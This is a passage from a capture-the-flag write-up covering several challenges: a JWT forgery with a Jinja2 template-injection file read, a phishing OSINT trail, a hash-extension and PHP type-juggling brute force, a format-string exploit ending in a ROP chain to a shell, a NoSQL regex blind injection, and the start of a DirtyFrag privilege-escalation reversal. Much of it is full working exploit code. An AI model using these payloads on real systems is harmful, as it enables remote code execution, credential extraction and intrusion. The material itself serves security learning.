
- The server blindly trusts the public key in the header to verify the token, meaning as long as the public key matches the private key used to sign the token, validation will pass.
- The variables are stored and rendered using Jinja2 (Flask's templating engine), if the variable can be controlled, this can be used for remote code execution.
- Since tokens can be forged due to the signing weakness, a token with a file read payload can be created to read the flag.

The script below generates a JWT with a Jinja2 file read payload to read flag.txt. It generates a new RSA key pair, signs it with the private key, and puts the public key in the header:

```
import base64
from cryptography.hazmat.primitives.asymmetric import rsa
import datetime
import jwt

private_key = rsa.generate_private_key(
    public_exponent=65537,
    key_size=2048,
)

public_key = private_key.public_key()

def b64url(data):
    return base64.urlsafe_b64encode(data).rstrip(b"=").decode()

numbers = public_key.public_numbers()

jwk = {
    "kty": "RSA",
    "kid": "key-1",
    "use": "sig",
    "alg": "RS256",
    "n": b64url(
        numbers.n.to_bytes(
            (numbers.n.bit_length() + 7) // 8,
            "big"
        )
    ),
    "e": b64url(
        numbers.e.to_bytes(
            (numbers.e.bit_length() + 7) // 8,
            "big"
        )
    ),
}

claims = {"username": "admin",
    "role": "{{config.__class__.__init__.__globals__['os'].popen('cat
flag.txt').read()}}",
    "exp": datetime.datetime.utcnow() + datetime.timedelta(hours=1),
```

```
    "_private": ["role"]}

token = jwt.encode(claims, private_key, algorithm="RS256", headers={"jwk": jwk})

print(token)
```

Providing this in the resolve box gives the flag:



10 - Teach a Man to Phish


This challenge is an OSINT investigation into a malicious phishing campaign. The first step is to investigate the sender of the email:

```
From: Jeff Bezos <jeff.bezos@hundredbillionaire.club>
Date: Sun, 09 Aug 2026 09:53:18 +0000
Subject: Amazon Discretionary Appreciation
Message-Id: <12UVVGQ30UU4.ANH36BGZE52R2@mailcore-7d4968588c-6v4x9>
To: mrjohnnyvictim@gmail.com
MIME-Version: 1.0
Content-Type: multipart/alternative; boundary="=-CSlveTh0pZt9FBlLZHbSmg=="
```

The sender's domain is `hundredbillionaire.club`. The first lead is discovering that this domain has a DMARC record which leaks a second email address:

```
dig TXT _dmarc.hundredbillionaire.club

; <<>> DiG 9.18.39-0ubuntu0.22.04.6-Ubuntu <<>> TXT _dmarc.hundredbillionaire.club
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57166
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;_dmarc.hundredbillionaire.club.    IN  TXT

;; ANSWER SECTION:
_dmarc.hundredbillionaire.club. 1799 IN TXT "v=DMARC1; p=none; rua=mailto:campaign-
gitlab-manager@hundredbillionaire.club; fo=1"

;; Query time: 42 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Sat Sep 12 18:43:03 NZST 2026
;; MSG SIZE  rcvd: 154
```

The email `campaign-gitlab-manager@hundredbillionaire.club` suggests they are using GitLab to manage their phishing campaign. This email can be found on GitLab and has contributed to a public repository. On the home page of the user a comment can be found that leaks a username and also a hint to check other merge request comments before continuing:




Another comment can be found a different merge request that has a placeholder for a flag. The comment says that `Rev G` should be be emailed to get the flag, althought at this stage it is not clear who that is:

Picking back up with the username disclosure, a username OSINT tool such as Sherlock can be used to find that the username `N1ghtC1ph3rWraith` had been registered on chess.com:

```
[*] Checking username N1ghtC1ph3rWraith on:

[+] Chess: https://www.chess.com/member/N1ghtC1ph3rWraith
```

On his profile there is a hint to check his match history and he has only played games against one other player - `r3vPh4nt0m`:

Looking at `r3vPh4nt0m`'s account reveals his full name - Revoskas Giovanimen. This could be the Rev G that needed to be emailed for the flag:



To get the flag, any email could be sent to Rev G using the known email format `first.last@hundredbillionaireclub.com` and he would reply with the flag (note this domain is malicious so his reply should end up in spam!):

11 - Salted Collision

The salted collision challenge is designed to combine multiple skills into one: hash extension, php type juggling and offline brute-force scripting.

The challenge has multiple weaknesses that are exploited (roughly in order) to solve. The hash-extension library from banhcuon79/hash-length-extension is used

1. Hash extension attack is possible since a hash of a known plaintext can be retrieved from the web UI.
2. The length of `SECRET_PASSWORD` can be deduced by attempting hash-extension with increasing "secret length" values until a match is found
3. A "type juggling" comparision `==` is used for comparing the hash values. With only the first 10 hex chars of the md5 and sha1 hashes used.
4. Php will type cast `0e...` to 0 as explained in https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Type%20Juggling/README.md
5. The hint can be retrieved by offline bruteforcing a hash-extension that starts with a `0e...` prefix.
6. After recovering the secret, it is possible to bruteforce a both a sha1 and md5 hash that starts with `0e...` to retireve the flag.

"Smart Bruteforce"

By attempting values that must "always" output `hash_brown` hashes with a 0e prefix, we can speed up the bruteforce considerably (as we don't need to check the `hash_brown` output for each input). By first finding the exact number of characters to get `hash_brown` up to `0e0000` we have a known starting point and can then add offsets to it.

For instance, consider `0e0000 + 0x1000*i + 0x100*j + 0x10*k + 0x1*l` where `i,j,k,l` are all in the range 0-9. This will produce a `hash_brown` hash that always is "type-juggle-able" as it always starts with the `0e` prefix and only contains numbers. The variables `i,j,k,l` give enough permutations that finding md5 and sha1 hashes that are "type-juggle-able" is probable.

Solve Script

```
import hashlib
import itertools
import re
import sys

from icecream import ic
import requests

import HashTools


URL = f'{sys.argv[1]}'


def try_req(salt: str | bytes):
```

```
    if isinstance(salt, str):
        salt = salt.encode()
    r = requests.post(URL, data={'salt': salt})
    assert r.status_code == 200, f'Invalid status: {r.status_code} : {r.text}'

    details = r.text.split('<pre class="msg">')[1].split('<')[0]
    if 'Wrong!' not in details:
        flag = details.splitlines()[0]
    else:
        flag = None

    parts = details.splitlines()[1:]
    md5, sha1, cust = [part.split(' = ')[1] for part in parts]
    return md5, sha1, cust, flag

orig_md5, orig_sha1, orig_hashbrown, _ = try_req('')
orig_hashbrown_i = int(orig_hashbrown, 16)
ic(orig_md5)
ic(orig_sha1)
ic(orig_hashbrown)
ic(orig_hashbrown_i)

key_length = 1
while True:
    # ic(key_length)
    hash = HashTools.new(algorithm='md5')
    new_data, new_md5 = hash.extension(key_length, b'', b'a', orig_md5)
    check_md5, _, _, _ = try_req(new_data)
    if new_md5 == check_md5:
        break
    key_length += 1
ic(key_length)

def hash_brown(append: bytes):
    start = orig_hashbrown_i
    hb = start + sum(append)
    hb_hex = hex(hb)[2:]
    if len(hb_hex) % 2:
        hb_hex = '0' + hb_hex
    return hb_hex

def hash_browni(append: bytes):
    return int(hash_brown(append), 16)

# TYPE_JUGGLE_REGEX = re.compile(r'0e[1-9][0-9]+')
TYPE_JUGGLE_REGEX = re.compile(r'0e[0-9]+')
def can_type_juggle(hex_str: str):
    return re.fullmatch(TYPE_JUGGLE_REGEX, hex_str) is not None

def get_hint_salt():
    hash = HashTools.new(algorithm='md5')
    footer, _ = hash.extension(key_length, b'', b'', orig_md5)
    footer_hb = footer
    target_hb_i = 0x0e00
```

```
    while target_hb_i < orig_hashbrown_i:
        target_hb_i *= 256
    ic(hex(target_hb_i))
    ic(hex(orig_hashbrown_i))
    while hash_browni(footer_hb) < target_hb_i - 256:
        footer_hb += b'\xff'
    footer_hb += bytes([target_hb_i - hash_browni(footer_hb)])
    ic(hash_brown(footer_hb))

    for i, bits in enumerate(itertools.product([0,1], repeat=32)):
        if i % 1000 == 0:
            ic("part1", i)
        footer_test = footer_hb + bytes(bits)

        append = footer_test[len(footer):]
        hash = HashTools.new(algorithm='md5')
        new_data, new_md5 = hash.extension(key_length, b'', append, orig_md5)
        if can_type_juggle(new_md5[:10]) and can_type_juggle(hash_brown(new_data)):
            return new_data
    raise RuntimeError('dang')


hint_salt = get_hint_salt()
ic(hint_salt)
hint_md5, hint_sha1, hint_hb, leak = try_req(hint_salt)
ic(hint_md5)
ic(hint_sha1)
ic(hint_hb)
ic(leak)
assert leak is not None
secret_salt = leak.split('HINT: ')[1]


def get_coll():
    target_hb_i = 0x0e0000
    while target_hb_i < orig_hashbrown_i:
        target_hb_i *= 256
    prefix = b''
    while hash_browni(prefix) < target_hb_i - 256:
        prefix += b'\xff'
    prefix += bytes([target_hb_i - hash_browni(prefix)])
    ic(hash_brown(prefix))

    count = 0
    for bits1 in itertools.product([0,1,2], repeat=9):
        print(f'part2: {count / 1000000:.2f}M')
        prefix_full = prefix + bytes(bits1).replace(b'\x01',
b'\xff\x01').replace(b'\x02', b'\xff'*16+b'\x10')
        salt_with_prefix = secret_salt.encode() + prefix_full
        for bits2 in itertools.product([0,1,0x10], repeat=9):
            to_hash = salt_with_prefix + bytes(bits2)

            if can_type_juggle(hashlib.md5(to_hash).hexdigest()[:10]):
                if can_type_juggle(hashlib.sha1(to_hash).hexdigest()[:10]):
```

```
                    return prefix_full + bytes(bits2)
        count += 3**9

    raise RuntimeError('dang')

salt_v2 = get_coll()
ic(salt_v2)
v2_md5, v2_sha1, v2_hb, v2_leak = try_req(salt_v2)
ic(v2_md5)
ic(v2_sha1)
ic(v2_hb)
ic(v2_leak)
assert v2_leak
flag = v2_leak.split('FLAG: ')[1]
ic(flag)
```

12 - Print2win

Print2win is a binary exploitation challenge where you must exploit a format string vulnerability in the binary.

Flag 1

This flag lives on the stack

```
const char * flag1 = "NZCSC{place-holder-flag1}";
```

You can leak it by iterating through each of the string "arguments" to printf `%_$s` (replace `_` with a number) to progressively leak values from the stack. `%8$s` will print the flag.

Flag 2

For this flag you need to modify a pointer on the stack

```
int *flag2_locked = &g_flag2_locked;
```

The `%n` format specifier can be used to *stores the number of characters printed so far* into a pointer on the stack. With a bit of trial and error you find out that `flag2_locked` is the 9'th printf argument so sending `AAAA%9$n` will overwrite what `flag2_locked` points to which is `g_flag2_locked` with the number of A's. The flag is then printed in `might_print_flag_2`

Flag 3

Flag 3 is a bit more tricky so would recommend checking out the solve steps below.

Roughly you need to:

1. Use `%p` to leak a stack address, and from that calculate the actual address of `flag3_lock` (which we want to eventually overwrite)
2. Enter a loop to try and find at what offset our `user_input` array will be for printf (as it too lives on the stack)
3. From this info we construct a `write-what-where` function, using a couple of tricks:
    - `%c` - allows us to print a certain number of characters - so we can write large values
    - since we can fully control something on the stack (`user_input`) we can use the offset calculated earlier as what we want to give `%n`. This allows us to write to any address! (Note in the solve we use `offset+2` as the address actually starts from the `16`th byte in the `user_input`)
4. Using your `write-what-where` and the address of `flag3_lock` write the specific value it is expecting - 1337.

Flag 4

Uses similar techniques as Flag 3, however instead of overwriting a variable on the stack we are overwriting a return address from main - which allows us to "call" `print_flag_4`.

1. Use `%p` to leak a stack address and calculate at what address - the main return address is stored
2. Same as flag 3 - find the offset of our `user_input` array is (note the solve just hardcodes it as 10)
3. Construct a `write_byte_where` function which uses `%hhn` to write a single byte to any location (same method as flag3 but just only writes one byte)
4. Construct a `write_bytes` function using our single byte write
5. Overwrite the return address from main with the address of `print_flag_4`
6. Send a blank input so the loop stops and the program returns from main -> into the `print_flag_4` function.

Flag 5

Builds on the technique from Flag 4 - however your job is to get a full shell - which you can use to `cat` the `flag5-blah.txt` file.

Some subtle extras:

1. We also need to leak a libc address from the stack and use that to calculate the base address of libc. I ended up leaking the main return that is also the target for overwriting.
2. Instead of overwriting the main return with just a function address, we overwrite it with a full ROP chain using pwn tools `ROP` module. Note the ROP chain needs an initial return as the stack pointer needs to by 16-byte aligned before calling system.

   ```
   rop_chain = ROP(libc)
   rop_chain.call(rop_chain.find_gadget(["ret"]))
   rop_chain.call(libc.symbols["system"], [next(libc.search(b"/bin/sh"))])
   rop_chain.call(libc.symbols["exit"])

   warn(rop_chain.dump())

   write_bytes(main_ret_addr, rop_chain.chain())
   ```

3. After sending a blank input to trigger the return from main (or ROP chain), we should be then in a shell which we can send commands to!

Full Solve

The full solve solves each of the 5 flags in the way that was intended by the author (eg leaking stack and setting global vars)

```
#!/usr/bin/env python3

from pwn import *  # type: ignore
import re

flag_regex = re.compile(rb"NZCSC{.*}")

remote_host_port: tuple[str, int] = ("localhost", 10010)
exe = ELF("./main")
context.binary = exe


def start() -> tube:
    process_args = [context.binary.path]
    if args.GDB:
        return gdb.debug(process_args, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(remote_host_port[0], remote_host_port[1])
    else:
        return process(process_args)


context.terminal = ["tmux", "split-pane", "-h"]
gdbscript = "\n".join([
    "b *main",
    "c",
    # "b *main+134",
    "b *main+254",
    "c"
])

context.log_level = "info"

if args.REMOTE:
    libc = ELF("../print2win/libc.so.6")
else:
    assert context.binary.libc
    libc = context.binary.libc

# flag 1
def get_flag1():
    io = start()
    io.sendlineafter(b">", b"%8$s")
    io.recvuntil(b">")

    flag1 = io.recvline(keepends=False).decode()
    success(f"{flag1=}")
```

```python
# flag 2
def get_flag2():
    io = start()
    io.sendlineafter(b">", b"AAAA%9$n")
    # p.sendlineafter(b">", b"%p " * 20)
    io.recvuntil(b"here is your flag\n")
    flag2 = io.recvline(keepends=False).decode()
    success(f"{flag2=}")
# p.sendlineafter(b">", b"")

def get_flag3():
    io = start()
    def send_payload(input: bytes) -> bytes:
        io.sendlineafter(b">", input)
        io.recvuntil(b"Thanks you said >")
        return io.recvuntil(b"Would you like", drop=True)

    stack_leak = int(send_payload(b"%p"), 0)
    flag3_lock = stack_leak + 0x1bc
    warn(f"{hex(stack_leak)=}")
    warn(f"{hex(flag3_lock)=}")


    for i in range(1, 20):
        output = send_payload(f"AAAAAAAA %{i}$p".encode())
        if b"0x4141414141414141\n" in output:
            our_offset = i
            break
    else:
        raise Exception("Could not find offset")  # noqa: TRY002

    warn(f"Found offset for our own message at {our_offset}")

    def write_what_where(addr: int, value: int):
        payload = flat({
            0: f"%{value:03}c%{our_offset + 2}$n".encode(),
            16: addr,
        })
        return send_payload(payload)

    output = write_what_where(flag3_lock, 1337)
    flag3_match = flag_regex.search(output)
    if not flag3_match:
        error(output)
        raise Exception("Could not find flag in output")
    flag3 = flag3_match.group()
    success(f"{flag3=}")

def get_flag4():
    io = start()
    def send_payload(input: bytes) -> bytes:
        io.sendlineafter(b">", input)
        io.recvuntil(b"Thanks you said >")
```

```
        return io.recvuntil(b"Would you like", drop=True)

    stack_leak = int(send_payload(b"%p"), 0)
    main_ret_addr = stack_leak + 0x1f8
    warn(f"{hex(stack_leak)=}")
    warn(f"{hex(main_ret_addr)=}")

    our_offset = 10
    warn(f"Found offset for our own message at {our_offset}")

    main_leak_offset = our_offset + 9
    main_leak = int(send_payload(f"%{main_leak_offset}$p".encode()), 16)
    warn(f"{hex(main_leak)=}")

    exe.address = main_leak - exe.symbols["main"]
    warn(f"{hex(exe.address)=}")

    print_flag_4_addr = exe.symbols["print_flag_4"]
    warn(f"{hex(print_flag_4_addr)=}")


    def write_byte_where(addr: int, value: int):
        # info(f"Writing {value} ({hex(value)}) to {hex(addr)}")
        if value > 0:
            payload = flat({
                0: f"%{value:03}c%{our_offset + 2}$hhn".encode(),
                16: addr,
            })
        else:
            payload = flat({
                0: f"%{our_offset + 2}$hhn".encode(),
                16: addr,
            })
        return send_payload(payload)

    def write_bytes(addr: int, data: bytes):
        for i, c in enumerate(data):
            write_byte_where(addr + i, c)


    write_bytes(main_ret_addr, pack(print_flag_4_addr))

    send_payload(b"")

    output = io.recvall()
    flag4_match = flag_regex.search(output)
    if not flag4_match:
        error(output)
        raise Exception("Could not find flag in output")
    flag4 = flag4_match.group()
    success(f"{flag4=}")


def get_flag5():
```

```
io = start()
def send_payload(input: bytes) -> bytes:
    io.sendlineafter(b">", input)
    io.recvuntil(b"Thanks you said >")
    return io.recvuntil(b"Would you like", drop=True)

stack_leak = int(send_payload(b"%p"), 0)
main_ret_addr = stack_leak + 0x1f8
warn(f"{hex(stack_leak)=}")
warn(f"{hex(main_ret_addr)=}")

our_offset = 10
warn(f"Found offset for our own message at {our_offset}")

libc_leak_offset = our_offset + 5
libc_leak = int(send_payload(f"%{libc_leak_offset}$p".encode()), 16)
warn(f"{hex(libc_leak)=}")

libc.address = libc_leak - libc.libc_start_main_return
warn(f"{hex(libc.address)=}")

def write_byte_where(addr: int, value: int):
    # info(f"Writing {value} ({hex(value)}) to {hex(addr)}")
    if value > 0:
        payload = flat({
            0: f"%{value:03}c%{our_offset + 2}$hhn".encode(),
            16: addr,
        })
    else:
        payload = flat({
            0: f"%{our_offset + 2}$hhn".encode(),
            16: addr,
        })
    return send_payload(payload)

def write_bytes(addr: int, data: bytes):
    for i, c in enumerate(data):
        write_byte_where(addr + i, c)


rop_chain = ROP(libc)
rop_chain.call(rop_chain.find_gadget(["ret"]))
rop_chain.call(libc.symbols["system"], [next(libc.search(b"/bin/sh"))])
rop_chain.call(libc.symbols["exit"])

warn(rop_chain.dump())

write_bytes(main_ret_addr, rop_chain.chain())
send_payload(b"")

io.sendline(b'id; ls; bash -c "cat flag5*"; exit 0')

output = io.recvall()
flag5_match = flag_regex.search(output)
```

```
    if not flag5_match:
        error(output)
        raise Exception("Could not find flag in output")
    flag5 = flag5_match.group()
    success(f"{flag5=}")



get_flag1()
get_flag2()
get_flag3()
get_flag4()
get_flag5()
```

Cheese Solve

A "cheese" solution was to realise that the final flag required an interactive shell and all of the other flags could be obtained from this interactive shell. To pop a shell, a libc leak was acheived via leaking stack pointer and the return address of `main()` was overwritten with a rop-chain to `system('/bin/sh')`.

```
from pwn import *
from icecream import ic

context.arch = 'amd64'

elf = ELF('./main')
libc = ELF('./libc.so.6')

if args.GDB:
    elf = ELF('./main_patched')
    context.terminal = ["tmux", "split-pane", "-h", "-l", "70%"]
    io = gdb.debug([elf.path], '\n'.join([
        'b main',
        'c',
        'c',
    ]))
elif args.REMOTE:
    io = remote('localhost', 10010)
else:
    io = process([elf.path])


def say(s: str | bytes) -> bytes:
    if isinstance(s, str):
        s = s.encode()
    if len(s) < 23:
        s += b'\n'
    io.sendafter(b">", s)
    io.recvuntil(b'you said >')
    return io.recvuntil(b'Would you like', drop=True)

# 0x7fffcf762880 —▸ 0x7fffcf762920 —▸ 0x7fffcf762980 ◂— 0
```

```python
# 0x7fffcf762888 —▸ 0x727ce302a1ca (__libc_start_call_main+122) ◂— mov edi, eax
stack_leak = int(say('%14$p').decode(), 16)
libc_ret_on_stack = stack_leak - 0x98
libc_leak = int(say('%15$p').decode(), 16)
libc.address = libc_leak - 0x2a1ca
ic(hex(libc_ret_on_stack))
ic(hex(libc_leak))
ic(hex(libc.address))

def write(where: int, what: int):
    if what == 0:
        what = 256
    fmt = f'%{what}c%12$hhn'.ljust(16).encode() + p64(where)[:7]
    say(fmt)

rop = ROP(libc)
rop.raw(rop.find_gadget(['ret']))
rop.call('system', [next(libc.search(b'/bin/sh\0'))])
payload = rop.chain()

for i, c in enumerate(payload):
    write(libc_ret_on_stack+i, c)

io.sendline()
io.interactive()
```

13 - No More Sql Injections

This is a NoSQL injection challenge and the flag is the user's password. The intended solve was to try sample injection payloads until one hit and then build a python bruteforce script to do boolean-based-blind injection.

```
import string
import sys

import requests


password = ''

# {"username":"admin","password":{"$regex":"^.{10}$"}}

while not password.endswith('}'):
    for c in 'N' + string.ascii_letters + string.digits + '_-{}':
        test = password + c
        r = requests.post(f'{sys.argv[1]}/login', json={
            "username":"admin",
            "password":{"$regex":f"^{test}.*"}
        })
        # print(f'{test=} {r.status_code}')
        assert r.status_code in [200, 401]
        if r.status_code == 200:
            password += c
            break
    else:
        raise Exception('dang')
    print(f'{password=}')
```

14 - DirtyFlag

This challenge involves reversing a custom version of a privilege escalation PoC known as DirtyFrag. The writeup will not explain background on how the DirtyFrag PoC works, other than it involves corrupting the kernel page cache for `su` (setuid binary) with another elf (referred to as the "elf payload").

The challenge binary, is a modified version of the PoC from here: https://github.com/v4bel/dirtyfrag. The modifications have stripped out some of the unused code, and added two layers of XOR (so a binwalk/strings didn't extract the elf payload). The elf payload requires a password before spawning a root shell. One additional modification the authors made was to clear the page cache via syscalls (essentially a `echo 3 > /proc/sys/vm/drop_caches`). This made it (a tiny bit) more tricky to extract the modified elf that was ran as the page cache was reset once it had started. This attempted to prevent a "cheese" strategy by just dumping the elf payload from `/proc/<pid>/exe`.

The objective of the challenge is to extract the ELF payload that is deployed via the DirtyFrag PoC and reverse engineer it to discover the password that the user must enter to trigger a root shell. This password is the flag.

Step 1 - Extract the payload


Through a bit of reversing, it was found that the ELF payload that is deployed is XOR'd twice before being written to the page cache. The `DAT_00105020` variable is the encoded elf and it is able to be decoded with python.

First XOR:

Decompile: FUN_001022c4 - (dirtyflag_20260905)

```
1
2 undefined8 FUN_001022c4(void)
3
4 {
5   int iVar1;
6   int local_24;
7   int local_20;
8
9   FUN_001015b5();
10  usleep(100000);
11  for (local_24 = 0; local_24 < 0x99; local_24 = local_24 + 1) {
12    iVar1 = FUN_00101895(local_24 + -0x215241f0,
13                         ((uint)(byte)(&DAT_00105020)[local_24 * 4 + 3] |
14                         (uint)(byte)(&DAT_00105020)[local_24 << 2] << 0x18 |
15                         (uint)(byte)(&DAT_00105020)[local_24 * 4 + 1] << 0x10 |
16                         (uint)(byte)(&DAT_00105020)[local_24 * 4 + 2] << 8) ^ 0xe373b03);
17    if (iVar1 < 0) {
